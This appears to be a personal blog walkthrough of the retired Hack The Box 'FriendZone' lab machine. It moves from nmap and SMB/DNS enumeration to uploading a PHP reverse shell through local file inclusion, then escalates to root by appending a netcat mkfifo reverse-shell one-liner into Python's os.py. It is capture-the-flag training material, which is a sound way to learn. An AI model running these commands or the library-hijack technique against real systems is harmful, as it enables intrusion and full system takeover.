Har1743.github.io
This is my blogging website.
Project maintained by Har1743 Hosted on GitHub Pages — Theme by mattgraham
Hack The Box - FriendZone walkthrough
Today I am writing a walkthrough of the retired FriendZone machine of Hack The box.
It is a Linux based machine.
This machine has a static IP address <10.10.10.123>
It was a nice bit tricky and interesting machine.
You have to found user.txt and root.txt flag.
Penetration Methodology
- Scanning
- open ports, versions and services
- Enumeration
- Enumerating the smb services
- DNS enumeration
- Website enumeration
- Execute our reverse shell
- Post Exploitation
- Escalate our privelages
- Get flags
Scanning
Let’s start our nmap to know about open ports, versions and services running on the machine.
nmap -sC -sV -sT -A 10.10.10.123
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-06 20:23 IST
Nmap scan report for 10.10.10.123
Host is up (0.47s latency).
Not shown: 993 closed ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp  open  domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Friend Zone Escape software
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 404 Not Found
| ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO
| Not valid before: 2018-10-05T21:02:30
|_Not valid after:  2018-11-04T21:02:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -6h27m25s, deviation: 1h43m53s, median: -5h27m27s
|_nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: friendzone
|   NetBIOS computer name: FRIENDZONE\x00
|   Domain name: \x00
|   FQDN: friendzone
|_  System time: 2020-08-06T12:27:21+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-08-06T09:27:20
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.10 seconds
Enumeration
As we can see that smb services are open so try to enumerate it.
- Using smbmap
smbmap allows users to enumerate samba share drives across an entire domain. List share drives, drive permissions, share contents, upload/download functionality,file name auto-download pattern matching, and even execute remote commands. This tool was designed with pen testing in mind, and is intended to simplify searching for potentially sensitive data across large networks.

As by using smbmap we found two share drives
- general (READ only)
- Development (READ, WRITE)
Now try to connect with the smbclient service to the shared drives
- Using smbclient let us assume there might some malicious content.
smbclient is a client that can ‘talk’ to an SMB/CIFS server.
Let’s start with the Development folder
smbclient //10.10.10.123/Development

As there is nothing in this folder.
Let’s try with the general folder
smbclient //10.10.10.123/general

We found a txt file named creds.txt
Download the file get creds.txt
Read that file cat creds.txt
We found a credential but we dont know where to use this
admin:WORKWORKHhallelujah@#
We are done with smb enumeration
I have tried the credentials which we have found from the creds.txt but it didn’t work.
I have also tried to enumerate the website but didn’t found suspicious.
As nmap aslo shows us that dns service is open.
Let’s try to enumerate dns service
dig axfr friendzone.red @10.10.10.123

We have found many subdomains
friendzone.red.
administrator1.friendzone.red.
hr.friendzone.red.
uploads.friendzone.red.
Let’s add these to /etc/hosts

Let’s enumerate the administrator1.friendzone.red.

We got this page but nothing suspicious like administration
Wait nmap shows https service is also open
Let’s try administrator1.friendzone.red. with https

Let’s try those credentials which we have found in creds.txt

YUPS we have login successfully
Here we got a message
Login Done ! visit /dashboard.php
Now let’s move on to https://administrator1.friendzone.red./dashboard.php

Now the page shows me some message
We got a HAHA image

But at bottom of the page we got something suspicious
Final Access timestamp is 1596732990
The timestamp might be some filename so in the same way we can execute our shell too
But firstly we have to upload our shell on the webserver
but there is no way to upload file on the website
Wait we can upload the file through smbserver file share with Development folder
So we upload our php reverse shell

Now its time to execute our reverse shell
But where our reverse shell php file is stored
let’s check where smbclient stores files
smbclient -L friendzone.red.

We can see that samba store files in /etc/files
So we can execute our shell through
and also start the listener
https://administrator1.friendzone.red./dashboard.php?image_id=a.jpg&pagename=/etc/Development/shell
Did you notice we haven’t type .php as it is automatically appended to it
We got the shell

we can see that we are only www-data user and we can’t read user.txt now.

Post exploitation
We have to escalate our privelages
Let’s enumerate
after sometime we found a mysql_data.conf file

In this we have found credentials for friend user
db_user=friend
db_pass=Agpyu12!0.213$
So let’s use this

We are now friend user
Let’s try to login with ssh with the same friend credentials

Hey! it works
Now let’s read user.txt

Now escalate our privelage to root
After looking for SUID bit set we didn’t found anything suspicious
So we look for background running processes
Let’s transfer pspy32 to check what process is running in background
Now lets run this script
wget http://<your ip>/pspy32
ls
chmod +x pspy32
./pspy32

We have found that reporter.py is running with root privelages

Now lets see what we can catch from reporter.py
We didn’t find any vulnerablity in the reporter.py source code
But in that we got about that the code is import os module
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
so we can do some with python os module
Let’s locate for os module

we found there are two files
- os.py
- os.pyc
Now let’s append our reverse shell in python2.7 folder where os.py located
Basically we will append our reverse shell in os.py so that when the process run we got a shell.
echo 'import os; os.system(" rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 4444 >/tmp/f ");' >> os.py
before executing this start the listener
we will got our shell in few seconds or minutes later

We got the root access
Author: Hardik Chugh